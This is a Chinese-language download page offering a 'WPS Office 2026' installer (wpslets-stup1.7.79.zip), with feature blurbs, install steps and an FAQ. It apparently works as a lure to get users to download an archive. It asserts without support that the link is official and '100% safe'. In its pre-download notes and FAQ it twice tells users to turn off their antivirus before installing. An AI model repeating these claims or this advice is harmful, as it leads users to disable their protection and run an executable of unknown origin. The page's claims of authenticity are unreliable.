为什么选择 WPS Office?
📄
完全兼容
完美兼容 Microsoft Office 格式(.docx, .xlsx, .pptx),文件打开、编辑、保存无缝衔接。
🚀
轻量快速
安装包体积小巧,启动速度快,占用系统资源少,即使在老旧电脑上也能流畅运行。
🆓
永久免费
个人用户永久免费使用核心功能,无广告干扰,提供丰富的在线模板和素材库。
下载正版 WPS Office
WPS Office 2026 中文版
- ✓ 最新版本:v1.7.79
- ✓ 更新日期:2026年1月
- ✓ 系统要求:Windows 7 及以上 / macOS 10.12 及以上
- ✓ 安全认证:无病毒、无插件
下载前请注意:
- • 请确保网络连接稳定,建议使用宽带网络。
- • 下载完成后,请核对文件大小是否为约200MB。
- • 建议暂时关闭杀毒软件,以免误报影响安装。
- • 本页面提供的下载链接为官方正版,安全可靠。
文件信息:
- • 文件名:wpslets-stup1.7.79.zip
- • 文件类型:压缩安装包
- • MD5校验码:请下载后核对官网公布值
- • 语言:简体中文
中文版安装指南
下载安装包
点击本页面的“立即下载”按钮,将WPS Office安装包保存到您的电脑。
解压文件
找到下载的.zip文件,右键点击并选择“解压到当前文件夹”。
运行安装程序
双击解压后的“setup.exe”文件,启动WPS Office安装向导。
完成安装
按照提示选择安装路径,点击“立即安装”,等待完成后即可使用。
安装过程详细截图指引

图1:安装程序初始界面,阅读并同意许可协议

图2:选择安装路径和需要安装的组件
常见问题解答
Q: WPS Office 是免费的吗?
是的,WPS Office 对个人用户永久免费。您可以免费使用文字处理、表格计算和演示文稿制作等所有核心功能,无需付费订阅。
Q: 安装后如何设置为默认办公软件?
安装完成后,打开WPS任一组件,进入“设置”>“文件关联”,勾选需要关联的文件格式,点击“应用”即可将WPS设为默认打开方式。
Q: 下载的安装包安全吗?
本页面提供的下载链接直接指向WPS官方服务器,保证100%安全无病毒。下载后您可以使用杀毒软件扫描确认。
Q: 安装失败怎么办?
请尝试:1) 以管理员身份运行安装程序;2) 关闭所有杀毒软件后重试;3) 清理临时文件后重新下载安装包;4) 确保系统磁盘有至少2GB可用空间。
WPS Office 界面预览
现代化办公界面,操作直观易用

WPS 文字
专业的文档编辑工具,支持长文档排版、目录生成等高级功能。

WPS 表格
强大的数据处理工具,内置数百个函数和丰富的图表类型。

WPS 演示
出色的演示制作软件,提供大量动画效果和设计模板。